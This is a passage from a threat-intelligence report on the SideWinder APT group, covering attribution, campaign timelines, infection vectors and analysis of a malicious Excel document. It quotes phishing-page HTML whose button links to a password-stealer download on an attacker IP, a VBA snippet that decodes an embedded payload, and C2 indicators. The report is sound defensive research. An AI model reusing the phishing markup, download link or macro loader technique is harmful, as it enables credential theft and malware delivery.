    <input class="s1-txt1 placeholder0 input100" type="password"
name="pwd" id="pwd" placeholder="Enter Password">
    <span class="focus-input100"></span>
  </div>
  <div class="wrap-input100 validate-input where1">
    <a href="http://5.2.79.135/sysfiles.txt" download="trhytryr">
      <button class="flex-c-m s1-txt1 size2 how-btn trans-04 where1"
name="sub">
        Submit details
      </button>
    </a>
  </div>
</form>
```

Following that, the file **http://5[.]2[.]79[.]135/sysfiles.txt** (SHA-1: 01b09d37707e6bda5dcafad672567f7e9f4b553c) is downloaded to the user's device. The file is a tool for extracting passwords saved in browsers. This is likely a modified version of the project https://github.com/0xfd3/Chrome-Password-Recovery.

*An airdrop refers to sharing helicopter money. Users register on various web services in order to participate in airdrops and receive cryptocurrency tokens. To do so, they specify their credentials such as name (login), email address, password, and so on



ATTRIBUTION

Attribution

The Group-IB researchers attributed the threat actors' tools mainly based on their network infrastructure. The network addresses that the malicious programs used (namely **45[.]153[.]240[.]66**, **microsoft-winupdate[.]servehttp[.]com**, and **mail[.]nepal[.]gavnp[.]org**) and the second-level domain **gavaf[.]org** overlapped with known network IOCs that had been attributed to SideWinder by experts at Trend Micro and DeepEnd Research.

Some of SideWinder's tools that were obtained as part of Group-IB's research had already been described in a report by Antiy CERT and attributed to the group **Baby Elephant**. The below table shows the classifications of these tools.

Antiy CERT classification	Group-IB classification
Trojan[Downloader]/MSOffice.Agent.ccd	Malicious document (Gohra macro)
LNK	SideWinder.LNK.Downloader
Trojan[Downloader]/Scripts.Agent.hta	SideWinder.HTA.Downloader.*
Trojan[PSW]/Python.Stealer	SideWinder.StealerPy
Backdoor/Win32.Agent.myucfu	SideWinder.ReverseShell.a
Trojan/Generic.ASMalwS.348CACD	SideWinder.ReverseShell.d
Trojan/Generic.ASMalwS.3395B44	SideWinder.RAT.*

This information led Group-IB to conclude that Baby Elephant can be another name for the APT group SideWinder or the two groups can be closely linked to each other. For instance, the operation called Origami conducted by Baby Elephant has overlaps with the network infrastructure used by SideWinder at the C2 address ap1-acl[.]net (185[.]225[.]17[.]40). In addition, **SideWinder.HTA.Downloader.a**, **SideWinder.Stager.a** and **SideWinder.StealerPy** overlapped with tools mentioned in the report by DeepEnd Research.


The attribution process involved analyzing the group's activity in terms of techniques: spear phishing and the use of LNK and HTA files (first mentioned in reports by Trend Micro and AT&T Alien Labs). It is worth mentioning that, in addition to collecting authentication information on phishing resources, the threat actors recorded the date and time when that information was entered. The date and time were then saved to a database on a server with the local time set to GMT+5:30, Kolkata, West Bengal, India. Similar phishing resources had already been described by experts at Trend Micro and DeepEnd Research.

The analysis of the malicious documents revealed that one of them contained an executable file that was not used in any way. The file is a downloader used by another APT group called **Donot** and it is described in a report by QiAnXin Technology.

Group-IB compared the malicious documents mentioned in the QiAnXin Technology report with the ones that were discovered and concluded that SideWinder may have borrowed malicious documents from Donot.

SideWinder either borrowed a tool for creating malicious documents (builder) or adapted the initial malicious document manually by replacing the macro. Group-IB believes that the latter is true in the case that was analyzed. Group-IB researchers make this conclusion based on the documents' metadata, which matched in terms of (1) Windows 1252 encoding (a single-byte character encoding of the Latin alphabet, used by default in the legacy components of Microsoft Windows) and (2) the name of the initial author, called **Testing** (the last user to edit the document is different, namely **Administrator**), as well as (3) the way executable files were stored in the documents. The macro code, on the other hand, was completely rewritten.

An analysis by experts at Cisco Talos Intelligence Group is also worth mentioning. Their report states that the macro code of malicious documents, including ones that Group-IB analyzed, is similar. Talos experts believe that the macro code shares similarities with macro code used by groups such as Transparent Tribe (Pakistan), Patchwork/Hangover (India), and Donot (India), which was mentioned above in this report. This information suggests that state-sponsored threat actors are happy to borrow tools from one another and adjust them for their needs.



TIMELINE

Timeline

Group-IB's analysis of SideWinder's activity between June and November 2021 helped us build several timelines based on the available data:


- Phishing resources: date and time when phishing pages were modified
- Malware executable files: compilation date and time
- Malicious documents: last saved (edited) date and time

Below is the timeline of SideWinder's spear-phishing campaign, where the dates are based on timestamps of the files related to the phishing resources (e.g., .html and .php files) indicating when they were edited. It is worth noting that the earliest edit date was selected to build the timeline, as numerous instances of reusing the files related to the phishing resources were detected in the backup archives.

*Based on the analysis of timestamps of the phishing resources retrieved from SideWinder's backup archives.

This timeline suggests that most of SideWinder's activity occurred in summer 2021, but because the phishing resources were obtained from the backup archives, SideWinder's phishing campaign against the abovementioned countries may have started earlier. Group-IB also discovered a phishing resource imitating Nucleus Vision and an airdrop of unknown cryptocurrency in November 2021. SideWinder's interest in cryptocurrency could be linked to the fact that India has started regulating the cryptocurrency and NFT markets.


Let's now look at SideWinder's activity based on the malicious files that have been found (compilation and last modified dates).



The timeline shows that the threat actors may have tested **SDUSER.POC** programs in January 2021. Between January and March 2021 they used **SDUSER.ReverseShell** and **SDUSER.Stager**, which used an internal IP address as a C2 server.

The Group-IB researchers believe that the group's malicious tools were mainly compiled between June and July 2021. From fall 2021, SideWinder started using **SideWinder.RAT.a**, which cannot use Telegram as a channel for sending the malicious program's results.


It is worth mentioning that SideWinder's attacks may have been carried out much earlier than the summer: PDB paths revealed tools related to the group's other malicious programs created between January and March 2021.



INITIAL VECTORS OF COMPROMISE


Initial vectors of compromise

Group-IB's analysis of all available and interrelated malicious programs as well as network addresses that were used either as C2 servers or for downloading additional malware helped the researchers conclude that SideWinder used the following initial vectors of compromise.



The victim receives a phishing email containing a URL to a malicious resource or an attachment that is a malicious program, a malicious document or an LNK file (shortcut). The URL then downloads a malicious document, an LNK file or a malicious program (payload).

The LNK file downloads an HTA file, which in turn downloads the payload. The payload can be a reverse shell, a RAT or a stealer.



DESCRIPTIONS OF TOOLS

Descriptions of tools

Malicious documents

Exports promotion highlits may 2021.xls

Let's look at a malicious document mentioned in a tweet by **ShadowChasing1**, a group of researchers. The characteristics of the file are specified below.

File name	Exports promotion highlits may 2021.xls
Size (in bytes)	1,425,408
SHA-1	fa2d17a1675ae8ea0c44a8a06376fe0c6267b7a5
Code page	Windows-1252
Author	Testing
Last modified by	Administrator
Create date (UTC)	2020-02-07 11:26:50
Modify date (UTC)	2021-05-31 07:27:10
MS Office version	983040
Embedded PE file name	KB976932
Macro	+
Payload file (family)	SideWinder.RAT.b

The malicious document contains a macro that performs all the malicious actions. In addition, the document contains a PE32 executable file, which is not used in any way. It will be discussed after describing the document. The figure below shows the result of the program **oledump**.

```
 1:        107 '\x01CompObj'
 2:        244 '\x05DocumentSummaryInformation'
 3:        216 '\x05SummaryInformation'
 4: O    71968 'MBD010F1B0C/\x01Ole10Native'  embedded PE file
 5:     15936 'Workbook'
 6:        717 '_VBA_PROJECT_CUR/PROJECT'
 7:        134 '_VBA_PROJECT_CUR/PROJECTwm'
 8:         97 '_VBA_PROJECT_CUR/UserForm1/\x01CompObj'
 9:        293 '_VBA_PROJECT_CUR/UserForm1/\x03VBFrame'
10:         90 '_VBA_PROJECT_CUR/UserForm1/f'
11:    1293020 '_VBA_PROJECT_CUR/UserForm1/o'  payload
12: m     999 '_VBA_PROJECT_CUR/VBA/Sheet1'
13: m     999 '_VBA_PROJECT_CUR/VBA/Sheet2'
14: m     999 '_VBA_PROJECT_CUR/VBA/Sheet3'
15: M    5749 '_VBA_PROJECT_CUR/VBA/ThisWorkbook'  macros
16: M    1606 '_VBA_PROJECT_CUR/VBA/UserForm1'
17:      3843 '_VBA_PROJECT_CUR/VBA/_VBA_PROJECT'
18:      3808 '_VBA_PROJECT_CUR/VBA/__SRP_0'
19:       358 '_VBA_PROJECT_CUR/VBA/__SRP_1'
20:      2542 '_VBA_PROJECT_CUR/VBA/__SRP_2'
21:       284 '_VBA_PROJECT_CUR/VBA/__SRP_3'
22:       798 '_VBA_PROJECT_CUR/VBA/__SRP_4'
23:       156 '_VBA_PROJECT_CUR/VBA/__SRP_5'
24:       863 '_VBA_PROJECT_CUR/VBA/dir'
```

The payload file is an archive that contains an executable. The payload is encoded and looks like this:


```
00000000: 00 02 18 00 01 01 40 80  00 00 00 00 1B 48 80 2C  ......@......H.,
00000010: A4 BA 13 80 2E 68 00 00  FA 3F 00 00 38 30 2D 37  .....h...?..80-7
00000020: 35 2D 33 2D 34 2D 32 30  2D 30 2D 30 2D 30 2D 38  5-3-4-20-0-0-0-8
00000030: 2D 30 2D 37 31 2D 31 30  32 2D 31 39 31 2D 38 32  -0-71-102-191-82
00000040: 2D 31 39 39 2D 31 34 2D  32 31 35 2D 31 30 30 2D  -199-14-215-100-
00000050: 33 33 2D 31 33 30 2D 35  2D 30 2D 33 2D 37 38 2D  33-130-5-0-3-78-
00000060: 31 30 2D 30 2D 31 39 2D  30 2D 30 2D 30 2D 38 37  10-0-19-0-0-0-87
00000070: 2D 31 30 35 2D 31 31 30  2D 31 30 30 2D 31 31 31  -105-110-100-111
00000080: 2D 31 31 39 2D 31 31 35  2D 38 33 2D 31 30 31 2D  -119-115-83-101-
00000090: 39 39 2D 31 31 37 2D 31  31 34 2D 31 30 35 2D 31  99-117-114-105-1
000000A0: 31 36 2D 31 32 31 2D 34  36 2D 31 30 31 2D 31 32  16-121-46-101-12
```

The decoding process is as follows: an array of characters is taken from **UserForm1.TextBox1.Text**. The array is divided using the separator “-”, after which every element of the array is converted to a hexadecimal. The variable **btsGohra7** will contain a byte array, which is the archive **WindowsSecurity.zip**.

```
Dim btsGohra7(361128) As Byte
ar1Gohra = Split(UserForm1.TextBox1.Text, “-”)

For Each vl In ar1Gohra
btsGohra7(linGohra) = CByte(vl)
linGohra = linGohra + 1
Next
```

Let’s return to the malicious document in question. After it is opened, the archive “%APPDATA%\WindowsSecurity.zip” is saved to the victim’s drive without the victim’s knowledge. From this archive, the executable “%APPDATA%\WindowsSecurity.exe” (SHA-1: f72d2f06ee7aeaa9180e9ba3132192332dcc1bf8) is extracted, which is a malicious program from the **SideWinder.RAT.b (x86)** family. Next, the following error message appears:



The technique is intended to distract the user. After the error message window is closed, the executable “%APPDATA%\WindowsSecurity.exe” is launched.

KB976932

Let's now look at the unused executable contained in the malicious document. Below is the result of the program oledump:

```
String 1: b'KB976932'
String 2: b'C:\\Users\\Testing\\Desktop\\KB976932'
String 3: b'C:\\Users\\Testing\\AppData\\Local\\Temp\\KB976932'
Size embedded file: 71680
MD5 embedded file: d140f63ff050c572398da196f587775c
